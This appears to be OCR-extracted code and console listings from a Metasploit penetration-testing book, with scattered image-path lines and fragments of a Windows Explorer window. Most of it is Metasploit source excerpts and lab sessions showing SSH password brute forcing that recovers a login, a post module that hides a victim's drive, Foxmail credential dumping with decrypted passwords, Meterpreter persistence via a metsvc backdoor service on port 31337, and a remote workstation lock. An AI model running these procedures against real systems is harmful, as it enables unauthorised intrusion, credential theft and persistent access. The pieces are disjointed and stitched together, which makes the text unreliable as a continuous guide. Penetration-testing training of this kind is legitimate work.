cmdstager              dcerpc_lsa.rb    local.rb           sip.rb
format                 dcerpc_mgmt.rb   mixins.rb          smtp_deliver.rb
http                   dcerpc.rb        mssql_commands.rb  smtp.rb
java                   dect_coa.rb      mssql.rb           snmp.rb
kerberos               dhcp.rb          mssql_sqli.rb      ssh.rb
local                  dialup.rb        mysql.rb           sunrpc.rb
powershell             egghunter.rb     ndmp.rb            tcp.rb
remote                 exe.rb           ndmp_socket.rb     tcp_server.rb
smb                    file_dropper.rb  ntlm.rb            telnet.rb
afp.rb                 fileformat.rb    omelet.rb          tftp.rb
android.rb             fmtstr.rb        oracle.rb          tincd.rb
arkeia.rb              fortinet.rb      pdf_parse.rb       tns.rb
auto_target.rb         ftp.rb           pdf.rb             udp.rb
browser_autopwn2.rb    ftpserver.rb     php_exe.rb         vim_soap.rb
browser_autopwn.rb     gdb.rb           pop2.rb            wbemexec.rb
brute.rb               imap.rb          postgres.rb        wdbrpc_client.rb
brutetargets.rb        ip.rb            powershell.rb      wdbrpc.rb
capture.rb             ipv6.rb          realport.rb        web.rb
cmdstager.rb           java.rb          riff.rb            windows_constants.rb
db2.rb                 jsobfu.rb        ropdb.rb           winrm.rb
dcerpc_epm.rb          kernel_mode.rb   seh.rb
```



```
if (self.respond_to?('run_range'))
  # No automated progress reporting or error handling for run_range
  return run_range(datastore['RHOSTS'])
end

if (self.respond_to?('run_host'))

  loop do
    # Stop scanning if we hit a fatal error
    break if has_fatal_errors?

    # Spawn threads for each host
    while (@tl.length < threads_max)

      # Stop scanning if we hit a fatal error
      break if has_fatal_errors?

      ip = ar.next_ip
      break if not ip

      @tl << framework.threads.spawn("ScannerHost(#{self.refname})-#{ip}", false, ip.dup) do |tip|
        targ = tip
        nmod = self.replicant
        nmod.datastore['RHOST'] = targ
```

```
# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout =  opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_raw(opts)
    c.send_recv(r, actual_timeout)
  rescue ::Errno::EPIPE, ::Timeout::Error
    nil
  end
end
```

```
#
# Create an arbitrary HTTP request
#
# @param opts [Hash]
# @option opts 'agent'          [String] User-Agent header value
# @option opts 'connection'     [String] Connection header value
# @option opts 'cookie'         [String] Cookie header value
# @option opts 'data'           [String] HTTP data (only useful with some methods, see rfc2616)
# @option opts 'encode'         [Bool]   URI encode the supplied URI, default: false
# @option opts 'headers'        [Hash]   HTTP headers, e.g. <code>{ "X-MyHeader" => "value" }</code>
# @option opts 'method'         [String] HTTP method to use in the request, not limited to standard methods
# @option opts 'proto'          [String] protocol, default: HTTP
# @option opts 'query'          [String] raw query string
# @option opts 'raw_headers'    [Hash]   HTTP headers
# @option opts 'uri'            [String] the URI to request
# @option opts 'version'        [String] version of the protocol, default: 1.1
# @option opts 'vhost'          [String] Host header value
#
# @return [ClientRequest]
def request_raw(opts={})
  opts = self.config.merge(opts)

  opts['ssl']          = self.ssl
  opts['cgi']          = false
  opts['port']         = self.port

  req = ClientRequest.new(opts)
end
```

```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > set RHOSTS 192.168.174.132
RHOSTS => 192.168.174.132
msf auxiliary(http_version) > run

[+] 192.168.174.132:80 Apache/2.4.7 (Ubuntu)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > services

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.174.132  80    tcp    http  open   Apache/2.4.7 (Ubuntu)

msf auxiliary(http_version) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```

```
#
# This method establishes an FTP connection to host and port specified by
# the 'rhost' and 'rport' methods. After connecting, the banner
# message is read in and stored in the 'banner' attribute.
#
def connect(global = true, verbose = nil)
  verbose ||= datastore['FTPDEBUG']
  verbose ||= datastore['VERBOSE']

  print_status("Connecting to FTP server #{rhost}:#{rport}...") if verbose

  fd = super(global)

  # Wait for a banner to arrive...
  self.banner = recv_ftp_resp(fd)

  print_status("Connected to target FTP server.") if verbose

  # Return the file descriptor to the caller
  fd
end
```


```
#
# Report detection of a service
#
def report_service(opts={})
  return if not db
  opts = {
       :workspace => myworkspace,
       :task => mytask
  }.merge(opts)
  framework.db.report_service(opts)
end

def report_note(opts={})
  return if not db
  opts = {
       :workspace => myworkspace,
       :task => mytask
  }.merge(opts)
  framework.db.report_note(opts)
end
```


```
root@kali:~/Desktop/MyModules/modules/auxiliary/scanne
r/masteringmetasploit# msftidy my_ftp.rb
my_ftp.rb:20 - [WARNING] Spaces at EOL
root@kali:~/Desktop/MyModules/modules/auxiliary/scanne
r/masteringmetasploit#
```

```
msf > use auxiliary/scanner/masteringmetasploit/my_ftp
msf auxiliary(my_ftp) > show options

Module options (auxiliary/scanner/masteringmetasploit/my_ftp):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified
 username
   FTPUSER  anonymous            no        The username to authenticate a
s
   RHOSTS                        yes       The target address range or CI
DR identifier
   RPORT    21                   yes       The target port (TCP)
   THREADS  1                    yes       The number of concurrent threa
ds

msf auxiliary(my_ftp) > set RHOSTS 192.168.174.130
RHOSTS => 192.168.174.130
msf auxiliary(my_ftp) > run

[*] 192.168.174.130:21    - 192.168.174.130 is running 220-FileZilla Serv
er 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(my_ftp) > services

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
192.168.174.130  21    tcp    ftp   open   220-FileZilla Server 0.9.60 be
ta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
```


```
msf > use auxiliary/scanner/masteringmetasploit/my_ssh
msf auxiliary(my_ssh) > set USER_FILE /root/user.lst
USER_FILE => /root/user.lst
msf auxiliary(my_ssh) > set PASS_FILE /usr/share/john/password.lst
PASS_FILE => /usr/share/john/password.lst
msf auxiliary(my_ssh) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(my_ssh) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf auxiliary(my_ssh) > set THREADS 10
THREADS => 10
msf auxiliary(my_ssh) > run

[*] 192.168.174.129 - LOGIN FAILED: claire:merlin (Unable to Connect: execution expired)
[*] 192.168.174.129 - LOGIN FAILED: claire:newyork (Incorrect: )
[*] 192.168.174.129 - LOGIN FAILED: claire:soccer (Incorrect: )
[*] 192.168.174.129 - LOGIN FAILED: claire:thomas (Incorrect: )
[*] 192.168.174.129 - LOGIN FAILED: claire:wizard (Incorrect: )
[+] 192.168.174.129 - LOGIN SUCCESSFUL: claire:18101988
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(my_ssh) >
```


```
msf auxiliary(my_ssh) > creds
Credentials
===========

host             origin           service       public  private   realm  private_type
----             ------           -------       ------  -------   -----  ------------
192.168.174.129  192.168.174.129  22/tcp (ssh)  claire  18101988         Password
```


Computer
Search Computer
Organize
System properties
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Hard Disk Drives (2)
Local Disk (C:)
29.6 GB free of 37.0 GB
New Volume (E:)
2.88 GB free of 2.92 GB
Devices with Removable Storage (1)
DVD
DVD Drive (D:)
WIN-6FO9IRT3265 Workgroup: WORKGROUP
Processor: Intel(R) Core(TM) i7-4710HQ CPU @ 2....




```
msf > use post/masteringmetasploit/drive_disable
msf post(drive_disable) > show options

Module options (post/masteringmetasploit/drive_disable):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DriveName  E                yes       Please SET the Drive Letter
   SESSION    1                yes       The session to run this module on.

msf post(drive_disable) > set SESSION 2
SESSION => 2
msf post(drive_disable) > run

[-] Key Doesn't Exist, Creating Key!
[+] Hiding Drive
[+] Restricting Access to the Drive
[+] Disabled E Drive
[*] Post module execution completed
msf post(drive_disable) >
```




Computer
Search Computer
Organize
System properties
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Hard Disk Drives (1)
Local Disk (C:)
29.6 GB free of 37.0 GB
Devices with Removable Storage (1)
DVD
DVD Drive (D:)
WIN-6FO9IRT3265 Workgroup: WORKGROUP
Processor: Intel(R) Core(TM) i7-4710HQ CPU...

```
msf > use post/windows/gather/credentials/foxmail
msf post(foxmail) > set SESSION 2
SESSION => 2
msf post(foxmail) > run

[+] Fox Mail Installed, Enumerating Mail Accounts
[+] Reading Mail Account 1
[+] Decrypting Password for mail account: dum.yum2014@gmail.com
[+] Found Username dum.yum2014@gmail.com with Password: Yum@12345
[+] Reading Mail Account 2
[+] Decrypting Password for mail account: isdeeep@live.com
[+] Found Username isdeeep@live.com with Password: Metasploit@143
[*] Post module execution completed
msf post(foxmail) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : DESKTOP-PESQ21S
OS              : Windows 10 (Build 10586).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```


```
meterpreter > run metsvc -A
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\bPYQYuXAbCWKLOM.
..
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.75.130:31337...
meterpreter > [*] Meterpreter session 2 opened (192.168.75.138:41542 -> 192.168.
75.130:31337) at 2013-09-17 21:07:31 +0000
```


```
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf  exploit(handler) > set RHOST 192.168.75.130
RHOST => 192.168.75.130
msf  exploit(handler) > set LPORT 31337
LPORT => 31337
msf  exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 3 opened (192.168.75.138:42455 -> 192.168.75.130:31337)

meterpreter >
```

```
[*] Checking If the Current User is Admin
[-] Current User is Not Admin
[+] Current User is in the Admin Group
[*] Current PID is 2836
[+] Explorer.exe Process is Running with PID 2064
[*] Current PID is 2064
[*] Getting the Current User ID
[+] Current User ID is WIN-G2FTBHAP178\Apex
[-] UAC is Enabled
[*] UAC level is 5 which is Default
```


```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> 2
=> 2
>> print("Hi")
Hi=> nil
>>
```

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client

>> client.railgun.user32.LockWorkStation()
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed successfully.", "return"=>true}
>>
```

